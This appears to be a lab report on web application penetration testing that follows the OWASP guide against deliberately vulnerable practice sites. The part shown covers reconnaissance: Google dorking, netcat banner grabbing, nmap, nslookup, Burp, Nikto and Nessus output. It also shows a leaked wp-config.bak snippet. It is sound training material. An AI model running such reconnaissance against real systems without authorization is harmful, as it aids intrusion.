

Web Application Penetration Testing

Contents

Information Gathering	4
1. Conduct Search Engine Discovery and Reconnaissance for Information Leakage	4
2. Fingerprint Web Server.....	5
3. Review Webserver Metafiles for Information Leakage.....	7
4. Enumerate Applications on Webserver.....	8
5. Review Webpage Comments and Metadata for Information Leakage	11
6. Identify Application Entry Points	11
7. Map execution paths through application	13
8. Fingerprint Web Application & Web Application Framework	14
Configuration and Deployment Management Testing.....	18
1. Test Network/Infrastructure Configuration.....	18
2. Test Application Platform Configuration.....	23
3. Test File Extensions Handling for Sensitive Information.....	29
4. Review Old, Backup and Unreferenced Files for Sensitive Information.....	32
5. Enumerate Infrastructure and Application Admin Interfaces	34
6. Test HTTP Methods.....	39
7. Test HTTP Strict Transport Security	41
8. Test RIA cross domain policy.....	43
Identity Management Testing	45
1. Test Role Definition.....	45
2. Test User Registration Process	47
3. Test Account Provisioning Process.....	49
4. Testing for Account Enumeration and Guessable User Account.....	51

Authentication Testing	56
1. Testing for Credentials Transported over an Encrypted Channel	56
2. Testing for default credentials.....	59
3. Testing for Weak lock out mechanism	62
4. Testing for bypassing authentication schema	68
5. Test remember password functionality	73
6. Testing for Browser cache weakness	75
7. Testing for Weak password policy.....	80
8. Testing for weak security Question/Answer	85
9. Testing for weak password change or reset function	86
Authorization Testing	86
1. Testing Directory traversal / file include	86
2. Testing for Privilege Escalation.....	87
3. Testing for Insecure Direct Object References	90
Session Management Testing	94
1. Testing for Bypassing Session Management Schema.....	94
2. Testing for Cookies attributes	96
3. Testing for Session Fixation	98
4. Testing for Exposed Session Variables.....	100
5. Testing for Cross Site Request Forgery (CSRF).....	101
6. Testing for logout functionality	104
7. Test Session Timeout.....	106
Input Validation Testing	108
1. Testing for Reflected Cross Site Scripting.....	108
2. Testing for Stored Cross Site Scripting.....	113
3. Testing for HTTP Verb Tampering	117
4. Testing for HTTP Parameter pollution	117
5. Testing for SQL Injection	121
6. Testing for LDAP Injection	134
7. Testing for XML Injection.....	136
8. Testing for XPath Injection.....	139
9. Testing for Code Injection	140
10. Testing for Command Injection	142

Testing for Error Handling.....	143
1. Analysis of Error Codes.....	143
2. Analysis of Stack Traces.....	146
Testing for weak Cryptography	147
1. SSL/TLS Testing	147
2. Testing for Padding Oracle	153
Business Testing Logic	157
1. Test Business Logic Data Validation.....	157
2. Test Ability to Forge Requests.....	159
3. Test Integrity Checks	159
4. Test for Process Timing	162
5. Test Defense Against Application Misuse.....	162
6. Test Upload of Unexpected File Types.....	162
7. Test Upload of Malicious Files	170
Client Side Testing.....	172
1. Testing for Client Side URL Redirect.....	172
2. Testing for Clickjacking.....	175
3. Test Cross Origin Resource Sharing.....	177
4. Testing for Spoofable Client IP address	177

Information Gathering

1. Conduct Search Engine Discovery and Reconnaissance for Information Leakage

Google hacking technique

Evident:

With: testphp.vulnweb.com

I have try google hack with search field parameter as: "site: testphp.vulnweb.com"

After this, I got basic crawling result below:

Index of /pictures/

[testphp.vulnweb.com/pictures/](#) ▾ Dịch trang này
Index of /pictures/ .. / 1.jpg 11-May-2011 10:27 12426 1.jpg.tn 11-May-2011 10:27 4355 2.jpg 11-May-2011 10:27 3324 2.jpg.tn 11-May-2011 10:27 1353 3.jpg 11-May-2011 10:27 9692 3.jpg.tn 11-May-2011 10:27 3725 4.jpg 11-May-2011 10:27 13969 4.jpg.tn 11-May-2011 10:27 4615 5.jpg 11-May-2011 10:27 14228 ...

Shop

[testphp.vulnweb.com/Mod_Rewrite_Shop/](#) ▾ Dịch trang này
Network Storage D-Link DNS-313 enclosure 1 x SATA · Price 359 €. Web Camera A4Tech PK-335E · Price 10 € · Laser Color Printer HP LaserJet M551dn, A4 · Price 812 €

Index of /CVS/

[testphp.vulnweb.com/CVS/](#) ▾ Dịch trang này
Index of /CVS/ .. / Entries 11-May-2011 10:27 1 Entries.Log 11-May-2011 10:27 1 Repository 11-May-2011 10:27 8 Root 11-May-2011 10:27 1.
Bạn đã truy cập trang này 3 lần. Lần truy cập cuối: 01/02/2018

ajax test

[testphp.vulnweb.com/AJAX/](#) ▾ Dịch trang này
artists | categories | titles | send xml | setcookie.

Index of /admin/

[testphp.vulnweb.com/admin/](#) ▾ Dịch trang này
Index of /admin/ .. / create.sql 11-May-2011 10:27 523.
Bạn đã truy cập trang này 3 lần. Lần truy cập cuối: 01/02/2018

Index of /images/

[testphp.vulnweb.com/images/](#) ▾ Dịch trang này
Index of /images/ .. / logo.gif 11-May-2011 10:27 6660 remark.gif 11-May-2011 10:27 79.

Index of /Templates/

[testphp.vulnweb.com/Templates/](#) ▾ Dịch trang này

I used some query to discovering more interested information :

login page - Home of Acunetix Art

testphp.vulnweb.com/login.php ▾ [Dịch trang này](#)

You can also signup here. Signup disabled. Please use the username test and the password test.
search art. Browse categories · Browse artists · Your cart · Signup · Your profile · Our guestbook · AJAX
Demo ...

signup - Home of Acunetix Art

testphp.vulnweb.com/signup.php ▾ [Dịch trang này](#)

Signup new user. Please do not enter real information here. If you press the submit button you will be transferred to a secured connection. Username: Password: Retype password: Name: Credit card number: E-Mail: Phone number: Address: search art. Browse categories · Browse artists · Your cart · Signup · Your profile ...

wp-config.bak

testphp.vulnweb.com/pictures/wp-config.bak ▾ [Dịch trang này](#)

```
... define('DB_NAME', 'wp265as'); // The name of the database define('DB_USER', 'root'); // Your MySQL username define('DB_PASSWORD', ""); // ...and password define('DB_HOST', 'localhost'); // 99% chance you won't need to change this value define('DB_CHARSET', 'utf8'); define('DB_COLLATE', ""); // Change each KEY ...
```

References:

- <http://www.mrjoeyjohnson.com/Google.Hacking.Filters.pdf>

2. Fingerprint Web Server

Web server fingerprinting is a critical task for the Penetration tester. Knowing the version and type of a running web server allows testers to determine known vulnerabilities and the appropriate exploits to use during testing.

Black box test:

The simplest and most basic form of identify a web server is look at the server field in the HTTP response header with netcat

Example:

```
nc google.com 80
```

```
GET / HTTP/1.1
```

```
Host: google.com
```

```
enter
```

```
enter
```

Automate Testing tools: htprint, Burpsuite


Online Testing: <https://www.netcraft.com/>

Evident:

- with netcat, we have result as below:

```
root@ilak:~# nc testphp.vulnweb.com 80
GET / HTTP/1.1
Host: testphp.vulnweb.com
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Fri, 02 Feb 2018 07:43:00 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
```

- Of course, we can use some extension of browser, such as:



- Online solutions:

.netcraft.com/site_report?url=http://testphp.vulnweb.com

□ Hosting History

Netblock owner	IP address	OS	Web server	Last seen Refresh
Host Europe GmbH	176.28.50.165	Linux	nginx/1.4.1	21-Jan-2018
Host Europe GmbH	176.28.50.165	Linux	unknown	19-Dec-2016
Host Europe GmbH	176.28.50.165	Linux	nginx/1.4.1	17-Dec-2016
Host Europe GmbH	176.28.50.165	Linux	unknown	30-Oct-2016
Host Europe GmbH	176.28.50.165	Linux	nginx/1.4.1	28-Oct-2016
Host Europe GmbH	176.28.50.165	Linux	Apache	18-Jan-2013
Hosteurope GmbH	87.230.87.158	Linux	Apache/2.0.55 Ubuntu mod_python/3.1.4 Python/2.4.3 PHP/5.1.2 mod_ssl/2.0.55 OpenSSL/0.9.8a mod_perl/2.0.2 Perl/v5.8.7	29-May-2012

References:

- <http://www.terminally-incoherent.com/blog/2007/08/07/few-useful-netcat-tricks/>
- https://www.sans.org/security-resources/sec560/netcat_cheat_sheet_v1.pdf
- <http://netcat.sourceforge.net>
- <https://www.darknet.org.uk/2007/09/httpprint-v301-web-server-fingerprinting-tool-download/>
- <http://www.net-square.com/httpprint.html>

3. Review Webserver Metafiles for Information Leakage

How to test:

a. Robots.txt

Web spiders/robots/crawlers retrieve (access) a web page and then recursively traverse hyperlinks to retrieve further web content. Their accepted behavior is specified by the Robots Exclusion Protocol of the robots.txt file in the web root directory

Example: abc.com/robots.txt

Tool:

- Using wget:
 - Example: wget <http://google.com/robots.txt>

References:

- <http://www.robotstxt.org/>

Evident:

<http://local/mutillidae/robots.txt>



```
User-agent: *
Disallow: passwords/
Disallow: config.inc
Disallow: classes/
Disallow: javascript/
Disallow: owasp-esapi-php/
Disallow: documentation/
Disallow: phpmyadmin/
Disallow: includes/
```

b. META Tag

Tags are located within the HEAD section of each HTML Document and should be consistent across a web site in the likely event that the robot/spider/crawler start point does not begin from a document link other than webroot

Web spiders/robots/crawlers can intentionally ignore the “<META NAME=”ROBOTS”>” tag as the robots.txt file

Tool: BurpSuite

Request ID	URL	Method	Path	Status	Size	Type	Last-Modified	Content-Type	Content-Length	Time
53	https://www.facebook.com	GET	/ac.php	404	330257	HTML	php	KhÃ¢ng TÃ—m ThÃ¢y Tr...	✓	31.13.78.35
55	https://tiles.services.mozilla.com	POST	/v4/links/activity-stream	✓	200	176	JSON		✓	54.213.128.137
57	https://tiles.services.mozilla.com	POST	/v3/links/ping-centre	✓	200	176	JSON		✓	54.213.128.137
62	https://static.xx.fbcdn.net	GET	/rsrc.php/v3/yyl/tWB2hwXYKJkjs	200	319112	script	js		✓	31.13.78.17

4. Enumerate Applications on Webserver

Base URLs:

- <http://www.example.com/webmail>
- <http://mail.example.com/>

Base ports:

Most basic and the simplest way is using port scanner such as nmap with this options. For example below:

```
nmap -sT -sV -p 0-65535 192.168.1.1
```

Base Domain name:

- There are a number of techniques which may be used to identify DNS names to given IP, Which one is nslookup.

cmd

nslookup

all

set type=all

example.com

- Web-based DNS search:

- <http://searchdns.netcraft.com/?host>

- Reverse IP:

- Domain tools reverse IP: <http://www.domaintools.com/reverse-ip/> (require free membership)
 - MSN search: <http://search.msn.com> syntax: "ip:x.x.x.x" (without the quotes)
 - webhosting info: <http://whois.webhosting.info/>
 - DNSstuff: <http://www.dnsstuff.com/>

Google hack

Evident:

- Example with nmap:

```
root@ilak:~# nmap -sV 192.168.222.136
Starting Nmap 7.60 ( https://nmap.org ) at 2018-02-02 14:57 +07
Nmap scan report for 192.168.222.136
Host is up (0.00026s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 5.3p1 Debian 3ubuntu4 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http         Apache httpd 2.2.14 ((Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30
           html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL...)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp   open  imap         Courier Imapd (released 2008)
443/tcp   open  ssl/https?
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
5001/tcp  open  java-rmi   Java RMI
8080/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
8081/tcp  open  http         Jetty 6.1.25
1 service unrecognized despite returning data. If you know the service/version, please submit
at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port5001-TCP:V=7.60%I=7%D=2/2%Time=5A7419E3%P=i686-pc-linux-gnu%r(NULL,
SF:4,"\\xac\\xed\\0\\x05");
MAC Address: 00:0C:29:5D:2A:56 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.18 seconds
```

- Example with nslookup:

```
C:\Users\manhpham>nslookup
Default Server: hn-ps-ex01-w.harveynash.vn.local
Address: 172.16.17.8

> set type = all
Unrecognized command: set type = all
> set type=all
> testphp.vulnweb.com
Server: hn-ps-ex01-w.harveynash.vn.local
Address: 172.16.17.8

Non-authoritative answer:
testphp.vulnweb.com      internet address = 176.28.50.165
testphp.vulnweb.com      text =
                                "google-site-verification:toEctYsulNIxgraKk7H3z58PCyz2IOCc36pIupEPmYQ"
```

Tools:

- nslookup, dig
- Port scanner: nmap <http://www.insecure.org>
- Nessus Vulnerability Scanner. <http://www.nessus.org>
- Search engine: shodan.io, google.

Note for shodan.io: //null

5. Review Webpage Comments and Metadata for Information Leakage

It is very common, and even recommended, for programmers to include detailed comments and metadata on their source code. However, comments and metadata included into the HTML code might reveal internal information that should not be available to potential attackers. Comments and metadata review should be done in order to determine if any information is being leaked.

Tools:

- Wget
- Any browser



```
<!-- I think the database password is set to blank or perhaps samurai.  
It depends on whether you installed this web app from irongeeks site or  
are using it inside Kevin Johnsons Samurai web testing framework.  
It is ok to put the password in HTML comments because no user will ever see  
this comment. I remember that security instructor saying we should use the  
framework comment symbols (ASP.NET, JAVA, PHP, Etc.)  
rather than HTML comments, but we all know those  
security instructors are just making all this up. --> <!-- End Content -->  
</blockquote>  
</td>  
</tr>
```

6. Identify Application Entry Points

In request:

- Identify where GETs are used and where POST are used
- Identify ALL parameters used in POST request (including hidden parameter and unhidden parameter)
- Identify ALL parameters used in GET request (usually after ? mark)
- Identify all parameters of query string
- Pay attention for parameters even if encoded or encrypted and identify which ones account who are processed by application.

In response:

- Identify and note any headers
- Identify where there are any redirects (300 HTTP status code), 400 status code, 403 particular forbidden and 500 internal server errors during normal response.

Tools:

- Intercept proxy: Burpsuite, paros, webscarab,...
- Browser plugins: Tamper data on firefox,...

Some note:

- To discover hidden parameters, I can use Burp Suite with following options:

Response Modification

These settings are used to perform automatic modification of responses.

Unhide hidden form fields
 Prominently highlight unhidden fields

Shopping Cart

Shopping Cart Items -- To Buy Now	Price	Quantity	Total
56 inch HDTV (model KTV-551)	2999.99	1	\$2999.99

The total charged to your credit card: \$2999.99

[UpdateCart](#) [Purchase](#)

Hidden field [Price]

- With status code, using Burpsuite to find'em out

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project

Site map Scope

Filter: Hiding not found items; hiding CSS, image and general binary content; hiding empty folders

Filter by request type

Show only in-scope items
 Show only requested items
 Show only parameterized requests
 Hide not-found items

Filter by MIME type

HTML Other text
 Script Images
 XML Flash
 CSS Other binary

Filter by status code

2xx [success]
 3xx [redirection]
 4xx [request error]
 5xx [server error]

- Capture request parameters and response header with Burp Suite

561 http://testphp.vulnweb.com POST /userinfo.php ✓ 200 5342 HTML php user info

Request Response

Raw Params Headers Hex

POST request to /userinfo.php

Type	Name	Value
Body	uname	test
Body	pass	test

Request Response

Raw Headers Hex HTML Render

Name	Value
HTTP/1.1	200 OK
Server	nginx/1.4.1
Date	Fri, 02 Feb 2018 07:23:06 GMT
Content-Type	text/html
Connection	close
X-Powered-By	PHP/5.3.10-1~lucid+2uwsgi2
Set-Cookie	login=test%2Ftest
Content-Length	5126

7. Map execution paths through application

Before commencing security testing, understanding the structure of the application is paramount. Without a thorough understanding of the layout of the application, it is unlikely that it will be tested thoroughly.

Test objectives

- Map the target application and understand the principal workflows

Automatic Spider tools

- Burp Suite
- ZAP

Automate Spider example

Host

http://192.168.222.136

Add to scope

Spider this host

Actively scan this host

Passively scan this host

The screenshot shows a file tree on the left and a 'Contents' table on the right.

File Tree:

- /
- ajax
- capture-data.php
- database-offline.php
- documentation
 - mutilidae-installation-on-xampp-win7.pdf
 - framer.html
- includes
 - pop-up-help-context-generator.php
 - set-up-database.php
- index.php
- javascript
 - rene-magritte.php
 - set-up-database.php
- styling.php
- webservices
 - rest
 - ws-user-account.php
 - soap
- oneliner_intro.php
- orangehrm
- orangehrm
- owaspbricks
- owaspbricks
- peruggia
- peruggia
- phpBB2
- phpBB2
- railsgoat
- redmine
- shepherd
- tikiwiki
- tikiwiki
- vicnum
- vicnum

Contents Table:

Host	Method	URL	Params	Status	Length
http://192.168.222.136	GET	/mutilidae/documentation...		200	1607529

Request/Response Tab:

Raw:

```
HTTP/1.1 200 OK
Date: Fri, 09 Feb 2018 08:34:30 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-lubuntu4.30
with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5
mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/4.0.38
mod_perl/2.0.4 Perl/v5.10.1
Last-Modified: Fri, 27 Sep 2013 02:47:08 GMT
ETag: "5e907-1885a4-4e754809ec300"
Accept-Ranges: bytes
Content-Length: 1607076
Connection: close
Content-Type: application/pdf
```

Headers:

```
$PDF-1.5
$fffff
1 0 obj
<</Type/Catalog/Pages 2 0 R/Lang(en-US) /StructTreeRoot 68 0
R/MarkInfo<<Marked true>>>
```

8. Fingerprint Web Application & Web Application Framework

Web framework fingerprinting is an important subtask of the information gathering process. Knowing the type of framework can automatically give a great advantage if such a framework has already been tested by the penetration tester. It is not only the known vulnerabilities in unpatched version but specific misconfigurations in the framework and known file structure that makes the fingerprinting process so important.

Black Box Testing

There are several most common locations to look in in order to define the current framework

- HTTP headers
- Cookies
- HTML source code
- Specific files and folders

HTTP headers

The most basic form of identifying a web application framework is to look at the X-Powered-By field in the HTTP response header.

379 http://antoniomarco.com GET / 301 1397 HTML Redirecting to http://anto...
 380 http://antoniomarco.com GET /es/inicio 200 40914 HTML Empresa de transportes ...
 383 http://netdna.bootstrapcdncdn.com GET /bootstrap/3.4.7/bootstrap.min.js 200 36405 script js

Request Response
 Raw Headers Hex HTML Render

```
HTTP/1.1 301 Moved Permanently
Date: Wed, 21 Feb 2018 07:12:36 GMT
Server: Apache
Cache-Control: no-cache
Set-Cookie: XSRF-TOKEN=eyJpdiI6IjVvdGNNYlo4akhimVN40JJPY29cLZzRPT0iLCJ2YXw1ZSI6InVEb0w1cGPrSE1JcExQaWRJZGtMdmxteDFOUuV1SjVsSndVanY4WDN3cU1jYDf5Mk5nZWf5eWZ60EZcZdZUd0mPT0iLCJtYWMi0ily0dg2Wm0GYxYzczNU3Mm4YmJhNGIONjg4MWU1YT84mjJiMzAzNmPiYjZ1NjFl0GE40TkwMDh1YTazIn03D; expires=Wed, 21-Feb-2018 09:12:36 GMT
Set-Cookie: laravel_session=eyJpdiI6IlR0snJQdnpybTB5aHWNj1sOTJyUXc9PSIsInZhbkHW1IjoiM0tHeXR5UlR5UGxvR3FlPnd5NDFTc3B3T2UbktqPn2lcmE2bnQrMDZYTCVwZ2diZWFRLCphdTRrFBc1lBpUGZRds09IiwbWFjIjoiOTI5ODAOYWNkYmR0ThkwMzMxMDcwMmY20DB0ZGRjY2zjZmMcMDRj0WU4MmExZjB1ZGUwYmFjMWKzMsNjOGQ1ZiJ9; expires=Wed, 21-Feb-2018 09:12:36 GMT
path=/; httponly
Location: http://antoniomarco.com/es/inicio
Vary: Accept-Encoding
X-Powered-By: Mono
Content-Length: 376
Connection: close
Content-Type: text/html; charset=UTF-8
```

?

Cookies

Another similar and somehow more reliable way to determine the current web framework are framework-specific cookies.

472 https://www.glohealth.ie GET /privacy-cookie-policy 200 21114 HTML Privacy Cookie Policy
 472 https://www.glohealth.ie GET /bootstrap/3.4.7/bootstrap.min.js 200 10580 script in

Request Response
 Raw Headers Hex HTML Render

```
HTTP/1.1 200 OK
Date: Wed, 21 Feb 2018 07:17:15 GMT
Server: Apache/2.4.6 (Red Hat Enterprise Linux) OpenSSL/1.0.2-fips PHP/5.6.30
X-Powered-By: PHP/5.6.30
Cache-Control: no-cache, max-age=864000
Set-Cookie: XSRF-TOKEN=eyJpdiI6ImZpMHRadURBRT2zYlhcl000RE1hQTvnPT0iLCJ2YXw1ZSI6InRUSEVAoSFI2bUxCWkgwNxB8RjBmBqY1o3UCYzTnZZNU1qekd3N2xnTkxmaJIXC9RUiLhLwibWFjIjoiZThjNTQONzRkZjV10WEzNDYwNDQ4NzMyMmU0OTY1MC1yNmIxODhhYzYxNmMxNCMSNTA3YzIOYjliZTYx0WZmNCJ9; expires=Wed, 21-Feb-2018 09:17:15 GMT
Set-Cookie: laravel_session=eyJpdiI6Ij1Nek5RQVJTR1BoaChnPmZ1STE3RHc9PSIsInZhbkHW1IjoiUGJxN0grbzdwU5Bd3JmalM2ZkJsZDB0Rlh1UVRJEmoybRZMClKamVaQkZQZCVGTFZz09IiwbWFjIjoiZTgzMDU5MTQ2ZTQ2Ms4MDZ1MGm0tQ0YmE30WY1Y2UxMTQwZmJhY2U1NTd1MTI4NTYxNWB0ZjQyTU0UmB1ZCJ9; expires=Wed, 21-Feb-2018 09:17:15 GMT
Expires: Sat, 03 Mar 2018 07:17:15 GMT
Vary: Accept-Encoding,User-Agent
Content-Length: 19952
Connection: close
Content-Type: text/html; charset=UTF-8
Strict-Transport-Security: max-age=31536000; includeSubDomains
```


?

HTML source code

This technique is based on finding certain patterns in the HTML page source code. We can find a lot of information which helps a tester to recognize a specific web application.

① view-source:http://192.168.222.136/wordpress/ ... Search

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head profile="http://gmpg.org/xfn/11">
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
<title>Broken WordPress </title>
<meta name="generator" content="WordPress 2.0" /> <!-- leave this for stats -->
<link rel="stylesheet" href="http://192.168.222.136/wordpress/wp-content/themes/default/style.css" type="text/css" media="screen" />
<link rel="alternate" type="application/rss+xml" title="Broken WordPress RSS Feed" href="http://192.168.222.136/wordpress/?feed=rss2" />
<link rel="pingback" href="http://192.168.222.136/wordpress/xmlrpc.php" />
```



Common Application Identifiers

Application	Keyword
Wordpress	<meta name="generator" content="WordPress 3.9.2" />
phpBB	<body id="phpbb"
Mediawiki	<meta name="generator" content="MediaWiki 1.21.9" />
Joomla	<meta name="generator" content="Joomla! - Open Source Content Management" />
Drupal	<meta name="Generator" content="Drupal 7 (http://drupal.org)" />
DotNetNuke	DNN Platform - http://www.dnnsoftware.com

Framework	Cookie name
Zope	zope3
CakePHP	cakephp
Kohana	kohanasession
Laravel	laravel_session

Nikto

```
root@ilak:~# nikto -h testphp.vulnweb.com
- Nikto v2.1.6
-----
+ Target IP:          176.28.50.165
+ Target Hostname:   testphp.vulnweb.com
+ Target Port:        80
+ Start Time:        2018-02-21 15:02:00 (GMT7)
-----
+ Server: nginx/1.4.1
+ Retrieved x-powered-by header: PHP/5.3.10-1+lucid+2uwsgi2
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type

```

Whatweb

```
root@ilak:~# whatweb testphp.vulnweb.com
http://testphp.vulnweb.com [200 OK] ActiveX[D27CDB6E-AE6D-11cf-96B8-444553540000], Adobe-Flash, Country[GERMANY][DE], Email[wvs@acunetix.com], HTTPServer[nginx/1.4.1], IP[176.28.50.165], Object[http://download.macromedia.com/pub/shockwave/cabs/flash/swflash.cab#version=6,0,29,0][clsid:D27CDB6E-AE6D-11cf-96B8-444553540000], PHP[5.3.10-1+lucid+2uwsgi2], Script[text/JavaScript], Title[Home of Acunetix Art], X-Powered-By[PHP/5.3.10-1+lucid+2uwsgi2], nginx[1.4.1]
```

Configuration and Deployment Management Testing

1. Test Network/Infrastructure Configuration

Review of the Application Architecture

Known Server Vulnerabilities

- Using Nessus Scan for Metasploitable 2, we have some Known vulnerabilities as shown below:

Scans				Settings	
Sev	Name	Family	Count		
CRITICAL	Debian OpenSSH/OpenSSL Package Random Number ...	Gain a shell remotely	1		
CRITICAL	rexecd Service Detection	Service detection	1		
CRITICAL	Rogue Shell Backdoor Detection	Backdoors	1		
CRITICAL	Unix Operating System Unsupported Version Detection	General	1		
CRITICAL	VNC Server 'password' Password	Gain a shell remotely	1		
HIGH	rlogin Service Detection	Service detection	1		
HIGH	rsh Service Detection	Service detection	1		
HIGH	Unsupported Web Server Detection	Web Servers	1		

Name: mtea
 Status: Completed
 Policy: Advanced Scan
 Scanner: Local Scanner
 Start: Today at 3:14 PM
 End: Today at 3:19 PM
 Elapsed: 4 minutes

Vulnerabilities

Critical	High	Medium	Low	Info
----------	------	--------	-----	------

Administrative Tools

- List all the possible administrative interfaces such as:
Local remote

```

collisions:0 txqueuelen:1000
RX bytes:4268 (4.1 KB) TX bytes:7260 (7.0 KB)
Interrupt:19 Base address:0x2000


lo      Link encap:Local Loopback
        inet addr:127.0.0.1 Mask:255.0.0.0
